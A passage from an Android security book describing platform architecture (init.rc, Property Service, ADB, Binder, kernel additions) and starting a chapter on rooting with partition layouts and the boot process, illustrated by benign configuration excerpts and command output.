- `libbluetooth`: The BlueZ Linux Bluetooth library
- `libdbus`: The D-Bus IPC library

These are only a few of the many libraries included in Android. A device running Android 4.3 contains more than 200 shared libraries.

However, not all underlying libraries are standard. *Bionic* is a notable example. Bionic is a derivation of the BSD C runtime library, aimed at providing a smaller footprint, optimizations, and avoiding licensing issues associated with the GNU Public License (GPL). These differences come at a slight price. Bionic's `libc` is not as complete as, say, the GNU `libc` or even Bionic's parent BSD `libc` implementation. Bionic also contains quite a bit of original code. In an effort to reduce the C runtime's footprint, the Android developers implemented a custom dynamic linker and threading API.

Because these libraries are developed in native code, they are prone to memory corruption vulnerabilities. That fact makes this layer a particularly interesting area to explore when researching Android security.

Core Services

Core services are those that set up the underlying OS environment and native Android components. These services range from those that first initialize user-space, such as `init`, to providing crucial debugging functionality, such as `adb` and `debuggerd`. Note that some core services may be hardware or version specific; this section is certainly not an exhaustive list of all user-space services.

init

On a Linux system, as Android is, the first user-space process started by the Linux kernel is the `init` command. Just as with other Linux systems, Android's

`init` program initializes the user-space environment by executing a series of commands. However, Android uses a custom implementation of `init`. Instead of executing run-level-based shell scripts from `/etc/init.d`, Android executes commands based on directives found in `/init.rc`. For device-specific directives, there may be a file called `/init.[hw].rc`, where `[hw]` is the codename of the hardware for that specific device. The following is a snippet of the contents of `/init.rc` on an HTC One V:

```
service dbus /system/bin/dbus-daemon --system --nofork
    class main
    socket dbus stream 660 bluetooth bluetooth
    user bluetooth
    group bluetooth net_bt_admin

service bluetoothd /system/bin/bluetoothd -n
    class main
    socket bluetooth stream 660 bluetooth bluetooth
    socket dbus_bluetooth stream 660 bluetooth bluetooth
    # init.rc does not yet support applying capabilities, so run as root and
    # let bluetoothd drop uid to bluetooth with the right linux capabilities
    group bluetooth net_bt_admin misc
    disabled

service bluetoothd_one /system/bin/bluetoothd -n
    class main
    socket bluetooth stream 660 bluetooth bluetooth
    socket dbus_bluetooth stream 660 bluetooth bluetooth
    # init.rc does not yet support applying capabilities, so run as root and
    # let bluetoothd drop uid to bluetooth with the right linux capabilities
    group bluetooth net_bt_admin misc
    disabled
    oneshot
    # Discretix DRM
service dx_drm_server /system/bin/DxDrmServerIpc -f -o allow_other \
    /data/DxDrm/fuse

on property:ro.build.tags=test-keys
    start htc_ebdlogd

on property:ro.build.tags=release-keys
    start htc_ebdlogd_rel

service zchgd_offmode /system/bin/zchgd -pseudooffmode
    user root
    group root graphics
    disabled
```

These `init` scripts specify several tasks, including

- Starting services or daemons that should be started at boot, through the `service` directive
- Specifying the user and group under which the service should run, per the indented arguments below each service entry
- Setting system-wide properties and configuration options that are exposed via the Property Service
- Registering actions or commands to execute upon occurrence of certain events, such as modification of a system property or mounting of a file system, through the “on” directive

The Property Service

Tucked inside Android’s `init` process is the *Property Service*, which provides a persistent (per-boot), memory-mapped, key-value configuration facility. Many OS and framework components rely upon these properties, which include items such as network interface configuration, radio options, and even security-related settings, the details of which are discussed in Chapter 3.

Properties can be retrieved and set in numerous ways. For example, using the command-line utilities `getprop` and `setprop`, respectively; programmatically in native code via `property_get` and `property_set` in `libcutils`; or programmatically using the `android.os.SystemProperties` class (which in turn calls the aforementioned native functions). An overview of the property service is shown in Figure 2-2.




Figure 2-2: The Android Property Service

Running the `getprop` command on an Android device (in this case, an HTC One V), you see output which includes DalvikVM options, current wallpaper, network interface configuration, and even vendor-specific update URLs:

```
root@android:/ # getprop
[dalvik.vm.dexopt-flags]: [m=y]
[dalvik.vm.heapgrowthlimit]: [48m]
[dalvik.vm.heapsize]: [128m]
...
[dhcp.wlan0.dns1]: [192.168.1.1]
[dhcp.wlan0.dns2]: []
[dhcp.wlan0.dns3]: []
[dhcp.wlan0.dns4]: []
[dhcp.wlan0.gateway]: [192.168.1.1]
[dhcp.wlan0.ipaddress]: [192.168.1.125]
[dhcp.wlan0.leasetime]: [7200]
...
[ro.htc.appupdate.exmsg.url]:
    [http://apu-msg.htc.com/extra-msg/rws/and-app/msg]
[ro.htc.appupdate.exmsg.url_CN]:
    [http://apu-msg.htccomm.com.cn/extra-msg/rws/and-app/msg]
[ro.htc.appupdate.url]:
    [http://apu-chin.htc.com/check-in/rws/and-app/update]
...
[service.brcm.bt.activation]: [0]
[service.brcm.bt.avrcp_pass_thru]: [0]
```

Some properties, which are set as “read-only,” cannot be changed—even by root (though there are some device-specific exceptions). These are designated by the `ro` prefix:

```
[ro.secure]: [0]
[ro.serialno]: [HT26MTV01493]
[ro.setupwizard.enterprise_mode]: [1]
[ro.setupwizard.mode]: [DISABLED]
[ro.sf.lcd_density]: [240]
[ro.telephony.default_network]: [0]
[ro.use_data_netmgrd]: [true]
[ro.vendor.extension_library]: [/system/lib/libqc-opt.so]
```

You can find some additional details of the Property Service and its security implications in Chapter 3.

Radio Interface Layer

The Radio Interface Layer (RIL), which is covered in detail in Chapter 11, provides the functionality that puts the “phone” in “smartphone.” Without this component, an Android device will not be able to make calls, send or receive

text messages, or access the Internet without Wi-Fi. As such, it will be found running on any Android device with a cellular data or telephony capability.

debuggerd

Android's primary crash reporting facility revolves around a daemon called *debuggerd*. When the debugger daemon starts up, it opens a connection to Android's logging facility and starts listening for clients on an abstract namespace socket. When each program begins, the linker installs signal handlers to deal with certain signals.

When one of the captured signals occurs, the kernel executes the signal handler function, `debugger_signal_handler`. This handler function connects to aforementioned socket, as defined by `DEBUGGER_SOCKET_NAME`. After it's connected, the linker notifies the other end of the socket (*debuggerd*) that the target process has crashed. This serves to notify *debuggerd* that it should invoke its processing and thus create a crash report.

ADB

The Android Debugging Bridge, or *ADB*, is composed of a few pieces, including the `adb` daemon on the Android device, the `adb` server on the host workstation, and the corresponding `adb` command-line client. The server manages connectivity between the client and the daemon running on the target device, facilitating tasks such as executing a shell; debugging apps (via the Java Debug Wire Protocol); forwarding sockets and ports; file transfer; and installing/uninstalling app packages.

As a brief example, you can run the `adb devices` command to list your attached devices. As ADB is not already running on our host, it is initialized, listening on 5037/tcp for client connections. Next, you can specify a target device by its serial number and run `adb shell`, giving you a command shell on the device:

```
% adb devices
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
List of devices attached
D025A0A024441MGK    device
HT26MTV01493    device

% adb -s HT26MTV01493 shell
root@android:/ #
```

We can see also that the ADB daemon, `adb`, is running on the target device by grepping for the process (or in this case, using `pgrep`):

```
root@android:/ # busybox pgrep -l adbd
2103 /sbin/adbd
```

ADB is pivotal for developing with Android devices and emulators. As such, we'll be using it heavily throughout the book. You can find detailed information on using the `adb` command at <http://developer.android.com/tools/help/adb.html>.

Volume Daemon

The Volume Daemon, or *vold*, is responsible for mounting and unmounting various file systems on Android. For instance, when an SD card is inserted, *vold* processes that event by checking the SD card's file system for errors (such as through launching `fsck`) and mounting the card onto the appropriate path (i.e., `/mnt/sdcard`). When the card is pulled or ejected (manually by the user) *vold* unmounts the target volume.

The Volume Daemon also handles mounting and unmounting Android Secure Container (ASEC) files. These are used for encrypting app packages when they are stored on insecure file systems such as FAT. They are mounted via loopback devices at app load time, typically onto `/mnt/asec`.

Opaque Binary Blobs (OBBs) are also mounted and unmounted by the Volume Daemon. These files are packaged with an application to store data encrypted with a shared secret. Unlike ASEC containers, however, the calls to mount and unmount OBBs are performed by the applications themselves, rather than the system. The following code snippet demonstrates creating an OBB with `SuperSecretKey` as the shared key:

```
obbFile = "path/to/some/obbfile";
storageRef = (StorageManager) getSystemService(STORAGE_SERVICE);
storageRef.mountObb(obbFile, "SuperSecretKey", obbListener);
obbContent = storageRef.getMountedObbPath(obbFile);
```

Given that the Volume Daemon runs as root, it is an enticing target in both its functionality and its potential vulnerability. You can find details on privilege escalation attacks against *vold* and other similar services in Chapter 3.

Other Services

There are numerous other services that run on many Android devices, providing additional—though not necessarily critical—functionality (depending on the device and the service). Table 2-2 highlights some of these services, their purposes, and their privilege levels on the system (UID, GID, and any supplemental groups for that user, which may be specified in the system's `init.rc` files).

Table 2-2: User-space Native Services

SERVICE	DESCRIPTION	UID, GID, SUPPLEMENTAL GROUPS
netd	Present in Android 2.2+, used by the Network Management Service for configuring network interfaces, running the PPP daemon (pppd), tethering, and other similar tasks.	UID: 0 / root GID: 0 / root
mediaserver	Responsible for starting media related services, including Audio Flinger, Media Player Service, Camera Service, and Audio Policy Service.	UID: 1013 / media GID: 1005 / audio Groups: 1006 / camera 1026 / drmpc 3001 / net_bt_admin 3002 / net_bt 3003 / inet 3007 / net_bw_acct
dbus-daemon	Manages D-Bus-specific IPC/message passing (primarily for non-Android specific components).	UID: 1002 / bluetooth GID: 1002 / bluetooth Groups: 3001 / net_bt_admin
installd	Manages installation of application packages on the devices (on Package Manager's behalf), including initial optimization of Dalvik Executable (DEX) bytecode in application packages (APKs).	UID: 1012 / install GID: 1012 / install On pre-4.2 devices: UID: 0 /root GID: 0 /root
keystore	Responsible for secure storage of key-value pairs on the system (protected by a user-defined password).	UID: 1017 / keystore GID: 1017 / keystore Groups: 1026 / drmpc
drmserver	Provides the low-level operations for Digital Rights Management (DRM). Apps interface with this service by way of higher-level classes in the DRM package (in Android 4.0+).	UID: 1019 / drm GID: 1019 / drm Groups: 1026 / drm-rpc 3003 / inet

SERVICE	DESCRIPTION	UID, GID, SUPPLEMENTAL GROUPS
servicemanager	Acts as the arbiter for registration/deregistration of app services with Binder IPC endpoints.	UID: 1000 / system GID: 1000 / system
surface-flinger	Present in Android 4.0+, the display compositor responsible for building the graphics frame/screen to be displayed and sending to the graphics card driver.	UID: 1000 / system GID: 1000 / system
Ueventd	Present in Android 2.2+, user-space daemon for handling system and device events and taking corresponding actions, such as loading appropriate kernel modules.	UID: 0 / root GID: 0 /root

As stated previously, this is by no means an exhaustive list. Comparing the process list, `init.rc`, and file system of various devices to that of a Nexus device often reveals a plethora of nonstandard services. These are particularly interesting because their code may not be of the same quality of the core services present in all Android devices.

The Kernel

Although Android's foundation, the Linux kernel, is fairly well documented and understood, there are some notable differences between the vanilla Linux kernel and that which is used by Android. This section explains some of those changes, especially those which are pertinent to Android security.

The Android Fork

Early on, Google created an Android-centric fork of the Linux kernel, as many modifications and additions weren't compatible with the Linux kernel mainline tree. Overall, this includes approximately 250 patches, ranging from file system support and networking tweaks to process and memory management facilities. According to one kernel engineer, most of these patches "represent[ed] a limitation that the Android developers found in the Linux kernel." In March 2012, the Linux kernel maintainers merged the Android-specific kernel modifications into the mainline tree. Table 2-3 highlights some of the additions/changes to the mainline kernel. We discuss several of these in more detail later in this section.

Table 2-3: Android's major changes to Linux kernel

KERNEL CHANGE	DESCRIPTION
Binder	IPC mechanism with additional features such as security validation of callers/callees; used by numerous system and framework services
ashmem	Anonymous Shared Memory; file-based shared memory allocator; uses Binder IPC to allow processes to identify memory region file descriptors
pmem	Process Memory Allocator; used for managing large, contiguous regions of shared memory
logger	System-wide logging facility
RAM_CONSOLE	Stores kernel log messages in RAM for viewing after a kernel panic
"oom" modifications	"Out of memory"-killer kills processes as memory runs low; in Android fork, OOM kills processes sooner than vanilla kernel, as memory is being depleted
wakelocks	Power management feature to keep a device from entering low-power state, and staying responsive
Alarm Timers	Kernel interface for <code>AlarmManager</code> , to instruct kernel to schedule "waking up"
Paranoid Networking	Restricts certain networking operations and features to specific group IDs
timed output / gpio	Allows user-space programs to change and restore GPIO registers after a period of time
yaffs2	Support for the yaffs2 flash file system

Binder

Perhaps one of the most important additions to Android's Linux kernel was a driver known as *Binder*. Binder is an IPC mechanism based on a modified version of OpenBinder, originally developed by Be, Inc., and later Palm, Inc. Android's Binder is relatively small (approximately 4,000 lines of source code across two files), but is pivotal to much of Android's functionality.

In a nutshell, the Binder kernel driver facilitates the overall Binder architecture. The Binder—as an architecture—operates in a client-server model. It allows a process to invoke methods in "remote" processes synchronously. The Binder architecture abstracts away underlying details, making such method calls seem as though they were local function calls. Figure 2-3 shows Binder's communication flow.




Figure 2-3: Binder communication

Binder also uses process ID (PID) and UID information as a means of identifying the calling process, allowing the callee to make decisions about access control. This typically occurs through calls to methods like `Binder.getCallingUid` and `Binder.getCallingPid`, or through higher-level checks such as `checkCallingPermission`.

An example of this in practice would be the `ACCESS_SURFACE_FLINGER` permission. This permission is typically granted only to the `graphics` system user, and allows access to the Binder IPC interface of the Surface Flinger graphics service. Furthermore, the caller's group membership—and subsequent bearing of the required permission—is checked through a series of calls to the aforementioned functions, as illustrated by the following code snippet:

```

const int pid = ipc->getCallingPid();
const int uid = ipc->getCallingUid();
if ((uid != AID_GRAPHICS) &&
    !PermissionCache::checkPermission(sReadFramebuffer,
    pid, uid)) {
    ALOGE("Permission Denial: "
          "can't read framebuffer pid=%d, uid=%d", pid, uid);
    return PERMISSION_DENIED;
}

```

At a higher level, exposed IPC methods, such as those provided by bound Services, are typically distilled into an abstract interface via Android Interface Definition Language (AIDL). AIDL allows for two applications to use “agreed-upon” or standard interfaces for sending and receiving data, keeping the interface separate from the implementation. AIDL is akin to other Interface Definition Language files or, in a way, C/C++ header files. Consider the following sample AIDL snippet:

```
// IRemoteService.aidl
package com.example.android;

// Declare any non-default types here with import statements

/** Example service interface */
interface IRemoteService {
    /** Request the process ID of this service,
     * to do evil things with it. */
    int getPid();

    /** Demonstrates some basic types that you can use as parameters
     * and return values in AIDL.
     */
    void basicTypes(int anInt, long aLong, boolean aBoolean,
                    float aFloat,
                    double aDouble, String aString);
}
```

This AIDL example defines a simple interface, `IRemoteService`, along with two methods: `getPid` and `basicTypes`. An application that binds to the service exposing this interface would subsequently be able to call the aforementioned methods—facilitated by Binder.

ashmem

Anonymous Shared Memory, or *ashmem* for short, was another addition to the Android Linux kernel fork. The ashmem driver basically provides a file-based, reference-counted shared memory interface. Its use is prevalent across much of Android's core components, such as Surface Flinger, Audio Flinger, System Server, and the DalvikVM. Because ashmem is designed to automatically shrink memory caches and reclaim memory regions when available system-wide memory is low, it is well suited for low-memory environments.

At a low level, using ashmem is as simple as calling `ashmem_create_region`, and using `mmap` on the returned file descriptor:

```
int fd = ashmem_create_region("SomeAshmem", size);
if(fd == 0) {
    data = mmap(NULL, size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);
    ...
}
```

At a higher level, the Android Framework provides the `MemoryFile` class, which serves as a wrapper around the ashmem driver. Furthermore, processes can use the Binder facility to later share these memory objects, leveraging the security features of Binder to restrict access. Incidentally, ashmem proved to be the source of a pretty serious flaw in early 2011, allowing for a privilege escalation via Android properties. This is covered in greater detail in Chapter 3.

pmem

Another Android-specific custom driver is *pmem*, which manages large, physically contiguous memory ranging between 1 megabyte (MB) and 16MB (or more, depending on the implementation). These regions are special, in that they are shared between user-space processes and other kernel drivers (such as GPU drivers). Unlike *ashmem*, the *pmem* driver requires the allocating process to hold a file descriptor to the *pmem* memory heap until all other references are closed.

Logger

Though Android's kernel still maintains its own Linux-based kernel-logging mechanism, it also uses another logging subsystem, colloquially referred to as the *logger*. This driver acts as the support for the *logcat* command, used to view log buffers. It provides four separate log buffers, depending on the type of information: *main*, *radio*, *event*, and *system*. Figure 2-4 shows the flow of log events and components that assist *logcat*.

The *main* buffer is often the most voluminous, and is the source for application-related events. Applications typically call a method from the `android.util.Log` class, where the invoked method corresponds to the log entry priority level—for example, the `Log.i` method for “informational,” `Log.d` for “debug,” or `Log.e` for “error” level logs (much like `syslog`).




Figure 2-4: Android logging system architecture

The `system` buffer is also a source of much information, namely for system-wide events generated by system processes. These processes utilize the `println_native` method in the `android.util.Slog` class. This method in turn calls native code specific to logging to this particular buffer.

Log messages can be retrieved using the `logcat` command, with both the main and system buffers being the default sources. In the following code, we run `adb -d logcat` to see what is happening on the attached device:

```
$ adb -d logcat
----- beginning of /dev/log/system
D/MobileDataStateTracker( 1600): null: Broadcast received:
ACTION_ANY_DATA_CONNECTION_STATE_CHANGEDmApnType=null != received
apnType=internet
D/MobileDataStateTracker( 1600): null: Broadcast received:
ACTION_ANY_DATA_CONNECTION_STATE_CHANGEDmApnType=null != received
apnType=internet
D/MobileDataStateTracker( 1600): httpproxy: Broadcast received:
ACTION_ANY_DATA_CONNECTION_STATE_CHANGEDmApnType=httpproxy != received
apnType=internet
D/MobileDataStateTracker( 1600): null: Broadcast received:
ACTION_ANY_DATA_CONNECTION_STATE_CHANGEDmApnType=null != received
apnType=internet
...
----- beginning of /dev/log/main
...
D/memalloc( 1743): /dev/pmem: Unmapping buffer base:0x5396a000
size:12820480 offset:11284480
D/memalloc( 1743): /dev/pmem: Unmapping buffer base:0x532f8000
size:1536000 offset:0
D/memalloc( 1743): /dev/pmem: Unmapping buffer base:0x546e7000
size:3072000 offset:1536000
D/libEGL ( 4887): loaded /system/lib/egl/libGLESv1_CM_adreno200.so
D/libEGL ( 4887): loaded /system/lib/egl/libGLESv2_adreno200.so
I/Adreno200-EGLSUB( 4887): <ConfigWindowMatch:2078>: Format RGBA_8888.
D/OpenGLESRenderer( 4887): Enabling debug mode 0
V/chromium( 4887): external/chromium/net/host_resolver_helper/host_
resolver_helper.cc:66: [0204/172737:INFO:host_resolver_helper.cc(66)]
DNSPreResolver::Init got hostprovider:0x5281d220
V/chromium( 4887): external/chromium/net/base/host_resolver_impl.cc:1515:
[0204/172737:INFO:host_resolver_impl.cc(1515)]
HostResolverImpl::SetPreresolver preresolver:0x013974d8
V/WebRequest( 4887): WebRequest::WebRequest, setPriority = 0
I/InputManagerService( 1600): [unbindCurrentClientLocked] Disable input
method client.
I/InputManagerService( 1600): [startInputLocked] Enable input
method client.
V/chromium( 4887): external/chromium/net/disk_cache/
hostres_plugin_bridge.cc:52: [0204/172737:INFO:hostres_
plugin_bridge.cc(52)] StatHubCreateHostResPlugin initializing...
...
```

The `logcat` command is so commonly executed that ADB actually provides a shortcut for running it on a target device. Throughout the course of the book, we make extensive use of the `logcat` command to monitor processes and overall system state.

Paranoid Networking

The Android kernel restricts network operations based on supplementary group membership of the calling process—a kernel modification known as *Paranoid Networking*. At a high level, this involves mapping an AID, and subsequently a GID, to an application-level permission declaration or request. For example, the manifest permission `android.permission.INTERNET` effectively maps to the `AID_INET` AID—or GID 3003. These groups, IDs, and their respective capabilities are defined in `include/linux/android_aid.h` in the kernel source tree, and are described in Table 2-4.

Table 2-4: Networking capabilities by group

AID DEFINITION	GROUP ID / NAME	CAPABILITY
<code>AID_NET_BT_ADMIN</code>	3001 / <code>net_bt_admin</code>	Allows for creation of any Bluetooth socket, as well as diagnoses and manages Bluetooth connections
<code>AID_NET_BT</code>	3002 / <code>net_bt</code>	Allows for creation of SCO, RFCOMM, or L2CAP (Bluetooth) sockets
<code>AID_INET</code>	3003 / <code>inet</code>	Allows for creation of <code>AF_INET</code> and <code>AF_INET6</code> sockets
<code>AID_NET_RAW</code>	3004 / <code>net_raw</code>	Allows the use of RAW and PACKET sockets
<code>AID_NET_ADMIN</code>	3005 / <code>net_admin</code>	Grants the <code>CAP_NET_ADMIN</code> capability, allowing for network interface, routing table, and socket manipulation

You can find additional Android-specific group IDs in the AOSP source repository in `system/core/include/private/android_filesystem_config.h`.

Complex Security, Complex Exploits

After taking a closer look at the design and architecture of Android, it is clear that the Android operating system developers created a very complex system. Their design allows them to adhere to the principle of least privilege, which states that any particular component should have access only to things that it absolutely requires. Throughout this book, you will see substantial evidence of the use of this principle. Although it serves to improve security, it also increases complexity.

Process isolation and privilege reduction are techniques that are often a cornerstone in secure system design. The complexities of these techniques complicate the system for both developers and attackers, which increase the cost of development for both parties. When an attacker is crafting his attack, he must take the time to fully understand the complexities involved. With a system like Android, exploiting a single vulnerability may not be enough to get full access to the system. Instead, the attacker may have to exploit several vulnerabilities to achieve the objective. To summarize, successfully attacking a complex system requires a complex exploit.

A great real-world example of this concept is the “diaggetroot” exploit used to root the HTC J Butterfly. To achieve root access, that exploit leveraged multiple, complementary issues. That particular exploit is discussed in further detail in Chapter 3.

Summary

This chapter gave an overview of the security design and architecture of Android. We introduced the Android sandbox and the permissions models used by Android. This included Android’s special implementation of Unix UID/GID mappings (AIDs), as well as the restrictions and capabilities enforced throughout the system.

We also covered the logical layers of Android, including applications, the Android Framework, the DalvikVM, user-space native code, and the Linux kernel. For each of these layers, we discussed key components, especially those that are security related. We highlighted important additions and modifications that the Android developers made to the Linux kernel.

This fairly high-level coverage of Android’s overall design helps frame the remaining chapters, which dive even further into the components and layers introduced in this chapter.

The next chapter explains the how and why of taking full control of your Android device. It discusses several generic methods for doing so as well as some past techniques that rely on specific vulnerabilities.

Rooting Your Device

The process of gaining super user privileges on an Android device is commonly called *rooting*. The system super user account is ubiquitously called *root*, hence the term *rooting*. This special account has rights and permissions over all files and programs on a UNIX-based system. It has full control over the operating system.

There are many reasons why someone would like to achieve administrative privileges on an Android device. For the purposes of this book, our primary reason is to audit the security of an Android device without being confined by UNIX permissions. However, some people want to access or alter system files to change a hard-coded configuration or behavior, or to modify the look and feel with custom themes or boot animations. Rooting also enables users to uninstall pre-installed applications, do full system backups and restores, or load custom kernel images and modules. Also, a whole class of apps exists that require root permissions to run. These are typically called *root apps* and include programs such as iptables-based firewalls, ad-blockers, overclocking, or tethering applications.

Regardless of your reason to root, you should be concerned that the process of rooting compromises the security of your device. One reason is that all user data is exposed to applications that have been granted root permissions. Further, it could leave an open door for someone to extract all user data from the device if you lose it or it is stolen, especially if security mechanisms (such as boot loader locks, or signed recovery updates) have been removed while rooting it.

This chapter covers the process of rooting an Android device in a generic way, without giving specific details about a concrete Android version or device model. It also explains the security implications of each step performed to gain root. Finally, the chapter provides an overview of some flaws that have been used for rooting Android devices in the past. These flaws have been fixed in current Android releases.

WARNING Rooting your device, if you do not know what you are doing, can cause your phone to stop functioning correctly. This is especially true if you modify any system files. Thankfully, most Android devices can be returned to the stock factory state if needed.

Understanding the Partition Layout

Partitions are logical storage units or divisions made inside the device's persistent storage memory. The layout refers to the order, offsets, and sizes of the various partitions. The partition layout is handled by the boot loader in most devices, although in some rare cases it can also be handled by the kernel itself. This low-level storage partitioning is crucial to proper device functionality.

The partition layout varies between vendors and platforms. Two different devices typically do not have the same partitions or the same layout. However, a few partitions are present in all Android devices. The most common of these are the boot, system, data, recovery, and cache partitions. Generally speaking, the device's NAND flash memory is partitioned using the following partition layout:

- **boot loader:** Stores the phone's boot loader program, which takes care of initializing the hardware when the phone boots, booting the Android kernel, and implementing alternative boot modes such as download mode.
- **splash:** Stores the first splash screen image seen right after powering on the device. This usually contains the manufacturer's or operator's logo. On some devices, the splash screen bitmap is embedded inside the boot loader itself rather than being stored in a separate partition.
- **boot:** Stores the Android boot image, which consists of a Linux kernel (*zImage*) and the root file system ram disk (*initrd*).
- **recovery:** Stores a minimal Android boot image that provides maintenance functions and serves as a failsafe.
- **system:** Stores the Android system image that is mounted as `/system` on a device. This image contains the Android framework, libraries, system binaries, and pre-installed applications.
- **userdata:** Also called the data partition, this is the device's internal storage for application data and user files such as pictures, videos, audio, and downloads. This is mounted as `/data` on a booted system.

- **cache:** Used to store various utility files such as recovery logs and update packages downloaded over-the-air. On devices with applications installed on an SD card, it may also contain the `dalvik-cache` folder, which stores the Dalvik Virtual Machine (VM) cache.
- **radio:** A partition that stores the baseband image. This partition is usually present only on devices with telephony capabilities.

Determining the Partition Layout

You can obtain the partition layout of a particular device in several ways. First, you can look at the contents of the `partitions` entry in the `/proc` file system. Following are the contents of this entry on a Samsung Galaxy Nexus running Android 4.2.1:

```
shell@android:/data $ cat /proc/partitions
major minor #blocks name

31          0      1024 mtdblock0
179         0  15388672 mmcblk0
179         1      128 mmcblk0p1
179         2     3584 mmcblk0p2
179         3    20480 mmcblk0p3
179         4     8192 mmcblk0p4
179         5     4096 mmcblk0p5
179         6     4096 mmcblk0p6
179         7     8192 mmcblk0p7
259         0    12224 mmcblk0p8
259         1    16384 mmcblk0p9
259         2   669696 mmcblk0p10
259         3  442368 mmcblk0p11
259         4 14198767 mmcblk0p12
259         5        64 mmcblk0p13
179        16      512 mmcblk0boot1
179         8      512 mmcblk0boot0
```

In addition to the `proc` entry, it is also possible to get a mapping of these device files to their logical functions. To do this, check the contents of the System-on-Chip (SoC) specific directory in `/dev/block/platform`. There, you should find a directory called `by-name`, where each partition name is linked to its corresponding block device. The following excerpt shows the contents of this directory on the same Samsung Galaxy Nexus as the previous example.

```
shell@android:/dev/block/platform/omap/omap_hsmmc.0/by-name $ ls -l
lrwxrwxrwx root root 2013-01-30 20:43 boot -> /dev/block/mmcblk0p7
lrwxrwxrwx root root 2013-01-30 20:43 cache -> /dev/block/mmcblk0p11
lrwxrwxrwx root root 2013-01-30 20:43 dgs -> /dev/block/mmcblk0p6
lrwxrwxrwx root root 2013-01-30 20:43 efs -> /dev/block/mmcblk0p3
lrwxrwxrwx root root 2013-01-30 20:43 metadata -> /dev/block/mmcblk0p13
lrwxrwxrwx root root 2013-01-30 20:43 misc -> /dev/block/mmcblk0p5
lrwxrwxrwx root root 2013-01-30 20:43 param -> /dev/block/mmcblk0p4
```

```
lrwxrwxrwx root root 2013-01-30 20:43 radio -> /dev/block/mmcblk0p9
lrwxrwxrwx root root 2013-01-30 20:43 recovery -> /dev/block/mmcblk0p8
lrwxrwxrwx root root 2013-01-30 20:43 sbl -> /dev/block/mmcblk0p2
lrwxrwxrwx root root 2013-01-30 20:43 system -> /dev/block/mmcblk0p10
lrwxrwxrwx root root 2013-01-30 20:43 userdata -> /dev/block/mmcblk0p12
lrwxrwxrwx root root 2013-01-30 20:43 xloader -> /dev/block/mmcblk0p1
```

Further still, there are other places where you can obtain information about the partition layout. The `/etc/vold.fstab` file, the recovery log (`/cache/recovery/last_log`), and the kernel logs (via `dmesg` or `/proc/kmsg`) are known to contain partition layout information in some cases. If all else fails, you can find some information about partitions using the `mount` command or examining `/proc/mounts`.

Understanding the Boot Process

The boot loader is usually the first thing that runs when the hardware is powered on. On most devices, the boot loader is manufacturer’s proprietary code that takes care of low-level hardware initialization (setup clocks, internal RAM, boot media, and so on) and provides support for loading recovery images or putting the phone into download mode. The boot loader itself is usually comprised of multiple stages, but we only consider it as a whole here.

When the boot loader has finished initializing the hardware it loads the Android kernel and `initrd` from the boot partition into RAM. Finally, it jumps into the kernel to let it continue the boot process.

The Android kernel does all the tasks needed for the Android system to run properly on the device. For example, it will initialize memory, input/output (I/O) areas, memory protections, interrupt handlers, the CPU scheduler, device drivers, and so on. Finally, it mounts the root file system and starts the first user-space process, `init`.

The `init` process is the father of all other user-space processes. When it starts, the root file system from the `initrd` is still mounted read/write. The `/init.rc` script serves as the configuration file for `init`. It specifies the actions to take while initializing the operating system’s user-space components. This includes starting some core Android services such as `rild` for telephony, `mtpd` for VPN access, and the Android Debug Bridge daemon (`adb`). One of the services, Zygote, creates the Dalvik VM and starts the first Java component, System Server. Finally, other Android Framework services, such as the Telephony Manager, are started.

The following shows an excerpt from the `init.rc` script of an LG Optimus Elite (VM696). You can find more information about the format of this file in

the `system/core/init/readme.txt` file from the Android Open Source Project (AOSP) repository.

```
[...]
service adbd /sbin/adbd
    disabled
[...]
service ril-daemon /system/bin/rild
    socket rild stream 660 root radio
    socket rild-debug stream 660 radio system
    user root
